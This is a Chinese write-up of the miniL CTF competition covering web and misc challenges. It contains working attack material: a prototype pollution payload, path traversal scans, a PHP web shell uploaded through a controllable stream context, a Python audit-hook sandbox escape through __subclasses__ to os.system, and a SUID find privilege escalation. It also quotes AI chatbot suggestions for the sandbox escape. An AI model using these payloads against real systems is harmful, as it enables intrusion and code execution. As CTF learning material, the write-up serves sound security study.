

miniL CTF WriteUp

队伍:f4_N3

fifker(web)

E=h17(misc)

akzdj(pwn)

web

1.GuessOneGuess

半个非预期了

根据附件源代码

```
if (totalScore > 1.7976931348623157e308) {  
    message += `\\n 🚩 ${FLAG}`;  
    showFlag = true;  
}  
  
socket.on('punishment-response', (data) => {  
    totalScore -= data.score;  
});
```

可以看到一个获得flag和惩罚的逻辑。

在输入错误第99次后，在控制台输入以下代码，把分数调整为-1.8e308。

(其实是因为这里js数字没办法这么大，想要超过e308只能通过无限，这里输入的不是一个数值，而是字符串，不过和预期解原理是一样的)

```
document.getElementById("score-display").textContent = "-1.8e308";
```

猜数字游戏 (1-100)

当前分数:-1.8e308

猜!

已连接到游戏服务器!

随后输入错误最后1次，通过"`totalScore -= data.score`"，分数被调整为1.8e308。（但是无法显示）

猜数字游戏 (1-100)

当前分数:

猜!

已连接到游戏服务器!

扣除分数并重置

```
document.getElementById("score-display").textContent = "-1.8e308";
< '-1.8e308'
```

最后再做出一次正确的数字，触发获得flag的逻辑。

猜数字游戏 (1-100)

当前分数:

输入数字	猜!
------	----

已连接到游戏服务器!

🎉 猜对了! 得分 +3 (总分数: Infinity) 🚩
miniLCTF{YOu_w0n_THE-gUESS1nG-G4mE-
Wo043bc718}

🚩 miniLCTF{YOu_w0n_THE-gUESS1nG-G4mE-
Wo043bc718}

2.Clickclick

源代码审计后发现, 点击10000次后会显示一行js代码:

```
if ( req.body.point.amount == 0 || req.body.point.amount == null) { delete req.body.point.amou
```

并且每50次会通过update-amount路由, 上传一个json文件来确定你的点击次数。
一开始想的是用0的字符串

```
{  
  "type": "set",  
  "point": {  
    "amount": "0"  
  }  
}
```

回显"OK"，看起来不可行。

试了试原型链污染

```
{
  "type": "set",
  "point": {
    "amount": 0,
    "__proto__": {
      "amount": 9999999
    }
  }
}
```

获得flag。

美化RawHex

```
1 sec-ch-ua-platform: "Windows"
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
3 accept: application/json
4 sec-ch-ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
5 content-type: application/json
6 sec-ch-ua-mobile: ?0
7 Origin: http://127.0.0.1:55242
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://127.0.0.1:55242/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: PHPSESSID=636174202f666c6167; io=LjrsKx0GLPi0tag3AAAE
15 Connection: close
16
17 {
18   "type": "set",
19   "point": {
20     "amount": 0,
21     "__proto__": {
22       "amount": 9999999
23     }
24   }
25 }
```

响应美化RawHex页面渲染

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 46
5 ETag: W/"2e-nnXsOBiCemGncexHh4snAJvS3vQ"
6 Date: Thu, 01 May 2025 07:09:26 GMT
7 Connection: close
8
9 miniLCTF{ed9dcca0-8ae2-b875-bf8c-3d5d416717f4}
```

3. Miniup

```
[14:16:32] 400 - 304B - /../admin.php
[14:16:34] 200 - 13KB - /server-status/
[14:16:34] 200 - 13KB - /server-status
[14:16:35] 400 - 304B - /../admin/login/
[14:16:35] 400 - 304B - /../admin/
[14:16:36] 400 - 304B - /../admin/shopbackup.mdb
[14:16:36] 400 - 304B - /../web-inf
[14:16:36] 404 - 317B - /bin/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:36] 404 - 331B - /bin/scripts/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:36] 400 - 304B - /bin/scripts/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:36] 404 - 328B - /exchange/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:37] 200 - 11KB - /index.php/
[14:16:37] 200 - 11KB - /index.php?file=../../../../../../../../etc/passwd
[14:16:37] 200 - 11KB - /index.php?file=/etc/passwd
[14:16:37] 200 - 11KB - /index.php?page=../../../../../../../../etc/passwd
[14:16:37] 200 - 11KB - /index.php?chemin=../../../../../../../../etc/passwd
[14:16:37] 404 - 325B - /msadc/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:37] 404 - 319B - /msadc/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:42] 200 - 11KB - /?m=a
[14:16:42] 200 - 11KB - /?pageservices
[14:16:42] 200 - 11KB - /?wp-html-rend
[14:16:42] 200 - 11KB - /?s=d
[14:16:42] 404 - 322B - /_mem_bin/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:42] 404 - 328B - /_mem_bin/../../../../../../../../winnt/system32/cmd.exe?/c+dir%20c:\
[14:16:42] 404 - 328B - /_mem_bin/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:42] 404 - 322B - /_vti_bin/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:42] 404 - 328B - /_vti_bin/../../../../../../../../winnt/system32/cmd.exe?/c+dir
[14:16:45] 400 - 304B - /ciwebhitsfile=../../../../winnt/system32/config/system.log&cirestriction=none&cihilitetype=full
[14:16:45] 403 - 293B - /icons/
```

dirsearch扫描发现/etc/passwd，想到文件穿越，尝试阅读

```
document.getElementById('filename').value = '/etc/passwd';
```

```
document.getElementById('viewForm').dispatchEvent(new Event('submit'));
```

发现可以阅读文件后直接阅读源代码index.php

network获得回显并base64解码获得源代码。

代码审计

```
$file_content = @file_get_contents($filename, false, @stream_context_create($_POST['options']));
```

```
<?php
$content_options = array (
    'http' => array (
        'method' => 'POST',
        'header'=> "Content-type: application/x-www-form-urlencoded\r\n"
            . "Content-Length: " . strlen($data) . "\r\n",
        'content' => $data
    )
);
?>
```

发现这个option是可以随意可控的，直接通过数组构造payload。

```
7 Connection: close
8
9 -----WebKitFormBoundaryOpWoQfge0ElqMDDX
0 Content-Disposition: form-data; name="action"
1
2 view
3 -----WebKitFormBoundaryOpWoQfge0ElqMDDX
4 Content-Disposition: form-data; name="filename"
5 ""
6 http://127.0.0.1:5000/%73%68%65%6c%6c%35%32%30%2e%70%68%70
7 -----WebKitFormBoundaryOpWoQfge0ElqMDDX
8 Content-Disposition: form-data; name="options[http][method]"
9
0 PUT
1 -----WebKitFormBoundaryOpWoQfge0ElqMDDX
2 Content-Disposition: form-data; name="options[http][header]"
3
4 Content-Type: image/jpeg
5 -----WebKitFormBoundaryOpWoQfge0ElqMDDX
6 Content-Disposition: form-data; name="options[http][content]"
7
8 <?php @eval($_GET['520']); ?>
9 -----WebKitFormBoundaryOpWoQfge0ElqMDDX--
```

```
1 HTTP/1.1 200 OK
2 Date: Mon, 05 May 2025 12:38:17 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/5.6.40
5 Vary: Accept-Encoding
6 Content-Length: 73
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 {"success":true,"is_image":true,"base64_data":
    "data:image/jpeg;base64,"}
```

上传成功！

根目录没有看到东西，看看环境变量。

127.0.0.1:53672/shell520.php?520=system(%27env%27);

```
PHP_EXTRA_CONFIGURE_ARGS=--with-apxs2 --disable-cgi KUBERNETES_PORT=tcp://10.43.0.1:443 KUBERNETES_SERVICE_PORT=443
APACHE_CONFDIR=/etc/apache2 HOSTNAME=ret2shell-824-7403-1746447249 PHP_INI_DIR=/usr/local/etc/php SHLVL=0
PHP_EXTRA_BUILD_DEPS=apache2-dev PHP_LDFLAGS=-Wl,-O1 -Wl,--hash-style=both -pie APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 PHP_MD5= PHP_VERSION=5.6.40
APACHE_PID_FILE=/var/run/apache2/apache2.pid GPG_KEYS=0BD78B5F97500D450838F95DFE857D9A90D90EC1
6E4F6AB321FDC07F2C332E3AC2BF0BC433CFC8B3 PHP_ASC_URL=https://secure.php.net/get/php-5.6.40.tar.xz.asc/from/this/mirror
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 PHP_URL=https://secure.php.net/get/php-5.6.40.tar.xz/from/this/mirror
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=443 APACHE_LOCK_DIR=/var/lock/apache2 KUBERNETES_PORT_443_TCP_PROTO=tcp LANG=C
APACHE_RUN_GROUP=www-data APACHE_RUN_USER=www-data APACHE_LOG_DIR=/var/log/apache2
KUBERNETES_SERVICE_PORT_HTTPS=443 KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443 PHPIZE_DEPS=autoconf dpkg-dev file
g++ gcc libc-dev make pkg-config re2c PWD=/var/www/html KUBERNETES_SERVICE_HOST=10.43.0.1
PHP_SHA256=1369a51eee3995d7fbd1c5342e5cc917760e276d561595b6052b21ace2656d1c
APACHE_ENVVARS=/etc/apache2/envvars FLAG=miniLCTF(W0W-IT5_N0T_s3lf-d3VEl0pED-4nd_Ha5_vuLnEr46l11ties!0)
```

获得flag!

最后：这题真的坐牢了好久好久，第一天晚上就拿到源代码了，一直卡在PUT上传这个地方不知道怎么办。

4.PyBox(fifker & E=h1)

白盒，一开始还以为是友善的()

审计代码，首先这里过滤了很多字符，并且对输出长度做了限制：

```
badchars = "\"'|&`+-*/()[\]{}_."
@app.route('/execute',methods=['POST'])
def execute():
    text = request.form['text']
    for char in badchars:
        if char in text:
            return Response("Error", status=400)
    output=safe_exec(CODE.format(text))
    if len(output)>5:
        return Response("Error", status=400)
```

可以知道需要POST /execute发送text=xxx的表单格式才能执行
注意到这一行：

```
output=safe_exec(CODE.format(text))
```

safe_exec 函数中有一行代码，把unicode escape转义字符转换为对应的原字符

```
def safe_exec(code: str, timeout=1):
    code = code.encode().decode('unicode_escape')
```

所以可以把所有代码编码为 \x +2位16进制数的格式来绕过限制，并且在safe_exec执行代码时都会解析成原来的字符

code部分包含了一个audithook审计，以及print函数，输入的代码通过format函数会直接插入到print函数的占位符

```

CODE = """
def my_audit_checker(event,args):
    allowed_events = ["import", "time.sleep", "builtins.input", "builtins.input/result"]
    if not list(filter(lambda x: event == x, allowed_events)):
        raise Exception
    if len(args) > 0:
        raise Exception

addaudithook(my_audit_checker)
print("{}")

"""

```

所以我们借鉴一下sql注入的思想，构造 `text="");<python code>;#` 就能够执行中间的代码，并且可以通过Unicode编码来实现输入换行符，缩进等等，来执行多行代码。

接下来就要开始绕过audithook了，参考了dummykitty的博客，惊奇地发现内置函数什么的是可以直接篡改的，判断条件里有一个list函数，我们可以修改它：

另一种解法: 篡改内置函数

这道 audit hook 题还有另外一种解法。可以看到白名单是通过 set 函数返回的，set 作为一个内置函数实际上也是可以修改的

Contents

- 绕过基于 sys.addaudithook 的 audit ...
- 调试技巧
- __loader__.load_module 导入模块
- _posixsubprocess 执行命令
- 另一种解法: 篡改内置函数**
- 其他不触发 hook 的方式
- 绕过基于 CPython 的 audit hook
- 参考资料

```

1 WHITED_EVENTS = set({'builtins.input', 'builtins.input/result', 'exec', 'compile'})

```

比如我们将 set 函数修改为固定返回一个包含了 os.system 函数的列表

```

__builtins__.set = lambda x: ['builtins.input', 'builtins.input/result', 'exec', 'compile', 'os.system']

```

这样 set 函数会固定返回带有 os.system 的列表。

```

1 __builtins__.set = lambda x: ['builtins.input', 'builtins.input/result', 'exec', 'compile', 'os.system']

```

代码中设置了一个safe builtins把原本的builtins给限制了，我们可以想到往上去获取原生的builtins。但是在code之外的ast，限制访问了一堆属性，为了解决这个问题，找到了两函数：

过滤属性名

getattr

```
getattr(object, name[, default])
```

```
>>> getattr({}, '__class__')
<class 'dict'>
>>> getattr(os, 'system')
<built-in function system>
>>> getattr(os, 'system')('cat /etc/passwd')
root:x:0:0:root:/root:/usr/bin/zsh
>>> getattr(os, 'system111', os.system)('cat /etc/passwd')
root:x:0:0:root:/root:/usr/bin/zsh
```

__getattribute__

```
class MyClass:
    def __getattribute__(self, name):
```

ast限制是字符串层面的，__getattribute__函数可以动态获取属性，绕过ast限制。

`__getattr__` 可以绕过字符串黑名单

假设安全机制禁止 `"os.system"` 这样的字符串：

```
python
```

复制 下载

```
# 直接调用会被拦截
os.system("calc") # 被 AST/黑名单检测到
```

但 `__getattr__` 可以 动态构造属性访问：

```
python
```

复制 下载

```
# 动态获取属性，绕过字符串检查
getattr(os, "s" + "ystem")("calc") # 可能绕过简单检查
```

```
python
```

复制 下载

```
# 使用 __getattr__ 完全避开字符串
os.__getattr__("system")("calc") # 更难检测
```

通过这个函数，我们可以向ai获得一个大概思路（不过ai非常不靠谱，错误百出）：

2. 利用 `__getattr__` 的逃逸方法

步骤 1：获取对象的类

```
python
```

复制 下载

```
a = "__getattr__"("__class__") # 等价于 a = str
```

- 虽然 `__class__` 被禁止直接访问，但通过字符串 `"__class__"` 作为参数传递，可以绕过 AST 检查。

步骤 2：获取基类（object）

```
python
```

复制 下载

```
b = a.__getattr__("__base__") # 等价于 b = object
```

- `__base__` 在 `forbidden_attrs` 中，但通过 `__getattr__` 动态访问可绕过。

步骤 3: 获取所有子类

python

复制 下载

```
subclasses = b.__getattribute__("__subclasses__")() # 获取 object 的子类
```

- 即使 `__subclasses__` 被禁止直接调用，动态访问仍可行。

步骤 4: 找到危险子类 (如 `os._wrap_close`)

python

复制 下载

```
for cls in subclasses:
    if "_wrap_close" in cls.__name__:
        os = cls.__init__.__globals__["os"]
        os.system("ls") # 执行命令
```

#核心代码

```
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if x.__name__=='_wrap_c
```

这里的 `__getattribute__` 函数必须得是Object类的，否则会报错。


`__getattribute__` 函数实际上有两个参数，但是第一个默认是self所以使用的时候省略了，实际上可以把self替换成别的变量来访问对应的属性

我们先通过 `''.__class__` 获取 `<class 'str'>`，再通过string类的 `__init__` 函数得到Nonetype类 (?)，就可以用他的getattribute函数来访问之前那些属性了。

所以我们只需要遍历寻找 `_wrap_close` 就行了

整体代码如下：

```
1");__builtins__['__len']=lambda x:0;__builtins__['__list']=lambda x:['__builtins__.input','__builtins__.input/result','exec','compile','os.system'];
a="";cls=a.__getattribute__('__class__');base=cls.__init__(a).__getattribute__('__class__').__getattribute__(cls,'__base__');subs=base.__getattribute__(base,'__subclasses__')();
for c in subs:
    if '_wrap_close' in c.__name__:
        print(c.__init__.__getattribute__('__globals__')['system']('calc'));
```



终于弹出计算器了！getshell。

但是getshell后并非一帆风顺，首先读文件就是一个很大的问题，因为我们发现输出结果全会回显到服务器终端，压根看不到。

因此我们想到把结果写入一个txt文件中，然后一点一点读出来。

```
");__builtins__['len']=lambda x:0;__builtins__['list']=lambda x:['builtins.input','builtins.inp
for c in subs:
    if '_wrap_close' in c.__name__:
        g=c.__init__.__getattribute__('_globals__');
        f=g['system']('ls / > 1.txt');
        f=g['__builtins__']['open']('1.txt').read();
        print(f[0:3])#
```


突然想到我们都有写入的权限了，为什么不直接创建一个静态目录呢。

```
mkdir static
ls -la > static/ls.txt
```

```
← → ↻ ⓘ http://127.0.0.1:1110/static/ls.txt
⏏

total 80
drwxr-xr-x 1 root root 4096 May  7 11:19 .
drwxr-xr-x 1 root root 4096 May  7 11:19 ..
drwxrwxrwx 1 root root 4096 May  7 12:25 app
lrwxrwxrwx 1 root root    7 Jul 22  2024 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Mar 29  2024 boot
drwxr-xr-x 5 root root  360 May  7 11:19 dev
-rwxr-xr-x 1 root root  272 May  1 16:15 entrypoint.sh
drwxr-xr-x 1 root root 4096 May  7 11:19 etc
drwxr-xr-x 1 root root 4096 May  7 11:19 home
lrwxrwxrwx 1 root root    7 Jul 22  2024 lib -> usr/lib
lrwxrwxrwx 1 root root    9 Jul 22  2024 lib64 -> usr/lib64
-rw----- 1 root root  102 May  7 11:19 mln1FL@G
drwxr-xr-x 2 root root 4096 Jul 22  2024 media
drwxr-xr-x 2 root root 4096 Jul 22  2024 mnt
drwxr-xr-x 2 root root 4096 Jul 22  2024 opt
dr-xr-xr-x 424 root root    0 May  7 11:19 proc
drwx----- 1 root root 4096 Aug  2  2024 root
drwxr-xr-x 1 root root 4096 May  7 11:19 run
lrwxrwxrwx 1 root root    8 Jul 22  2024 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Jul 22  2024 srv
dr-xr-xr-x 13 root root    0 May  1 00:07 sys
drwxrwxrwt 1 root root 4096 May  3 00:12 tmp
drwxr-xr-x 1 root root 4096 Jul 22  2024 usr
drwxr-xr-x 1 root root 4096 Jul 22  2024 var
```

看到了一个bash文件和flag文件，用相同的方法把flag读入static/flag.txt，发现一片空白，[因此被迫去看entrypoint.sh](#)。



```
#!/bin/sh

echo $FLAG > /m1n1FL@G
echo "\nNext, let's tackle the more challenging misc/pyjail">> /m1n1FL@G
chmod 600 /m1n1FL@G
chown root:root /m1n1FL@G

chmod 4755 /usr/bin/find

useradd -m mini1User
export FLAG=""
chmod -R 777 /app
su mini1User -c "python /app/app.py"
```

到大门口了还缺把钥匙呢，root用户才有资格读flag文件，但是给了/usr/bin/find，可以轻而易举想到suid find提权。

```
r'/usr/bin/find.-exec cat /m1n1FL@G> static/flag.txt \;
```

获得flag。

misc

1.1麦霸评分(E=hν)

把样例音频下载下来，文件名为original.wav，然后开始录音，再打开burpsuite的拦截功能进行抓包把原来编码音频的乱码部分删除，再点击如图所示的 Copy from file ，选择刚刚保存的original.wav

Time	Type	Direction	Method	URL	Status code	Length
21:35:49.7 Ma...	HTTP	→ Request	POST	http://127.0.0.1:55954/compare-recording		

Request

PrettyRawHex

```
1 POST /compare-recording HTTP/1.1
2 Host: 127.0.0.1:55954
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:55954/
8 Content-Type: multipart/form-data; boundary=----geckoformboundary87a540c770b1a528a1a2c8a5b1b20b3d
9 Content-Length: 8555
10 Origin: http://127.0.0.1:55954
11 Connection: keep-alive
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=4
16
17 -----geckoformboundary87a540c770b1a528a1a2c8a5b1b20b3d
18 Content-Disposition: form-data; name="audio"; filename="recording.wav"
19 Content-Type: audio/wav
20
21
22 -----geckoformboundary87a540c770b1a528a1a2c8a5b1b20b3d--
23
```

Scan

Send to IntruderCtrl+I

Send to RepeaterCtrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to OrganizerCtrl+O

Insert Collaborator payload

Request in browser

Engagement tools [Pro version only]

Change request method

Change body encoding

CopyCtrl+C

Copy URL

Copy as curl command (bash)

Copy to file

Paste from file

Save item

Don't intercept requests

Do intercept

Convert selection

URL-encode as you type

CutCtrl+X

CopyCtrl+C

PasteCtrl+V

Message editor documentation

Proxy interception documentation

Inspector

2

0

1

0

14

Notes

Event log (2)All issues

0 highlight

这里要修改一下 Content-Length ，一开始做题的时候没注意，卡了好久
查看文件大小，是3091344B

original.wav 属性

常规安全详细信息以前的版本

original.wav

文件类型:

WAV 文件 (.wav)

打开方式:

媒体播放器

更改(C)...

位置:

D:\Download

大小:

2.94 MB (3,091,344 字节)

占用空间:

2.94 MB (3,092,480 字节)

创建时间:

2025年5月1日, 9:40:27

修改时间:

2025年5月1日, 9:40:30

访问时间:

2025年5月7日, 21:18:31

属性:

☐ 只读(R)

☐ 隐藏(H)

高级(D)...

安全:

此文件来自其他计算机, 可能被阻止以帮助保护该计算机。

☐ 解除锁定(K)

确定

取消

应用(A)

原来音频的长度是8338，总长度是8555， $8555-8338+3091344=3091561$ 就是实际的 Content-Length ，修改后发包

1.2麦霸评分(fifker)

在网页上可以下载到歌曲的音频。

```
const input = document.createElement('input');
input.type = 'file';
input.accept = 'audio/wav';
input.style.display = 'none';

// 2. 监听文件选择
input.onChange = async (e) => {
  const file = e.target.files[0];
  if (!file) return;

  // 3. 构造 FormData 并上传
  const formData = new FormData();
  formData.append('audio', file, 'recording.wav');

  try {
    const response = await fetch('/compare-recording', {
      method: 'POST',
      body: formData,
    });
    const result = await response.json();
    console.log('上传结果:', result);
  } catch (error) {
    console.error('上传失败:', error);
  }
};

// 4. 触发文件选择
document.body.appendChild(input);
input.click();
```

直接从控制台重新上传上去进行评分。

KTV 录音评分系统

大家都会逆战吧, have a try

逆战&张杰:

▶ 0:00 / 0:16 ———— 🔊 ⋮

00:00

开始录音

```
> // 1. 创建一个隐藏的文件输入元素
const input = document.createElement('input');
input.type = 'file';
input.accept = 'audio/wav';
input.style.display = 'none';

// 2. 监听文件选择
input.onChange = async (e) => {
  const file = e.target.files[0];
  if (!file) return;

  // 3. 构造 FormData 并上传
  const formData = new FormData();
  formData.append('audio', file, 'recording.wav');

  try {
    const response = await fetch('/compare-recording', {
      method: 'POST',
      body: formData,
    });
    const result = await response.json();
    console.log('上传结果:', result);
  } catch (error) {
    console.error('上传失败:', error);
  }
};

// 4. 触发文件选择
document.body.appendChild(input);
input.click();

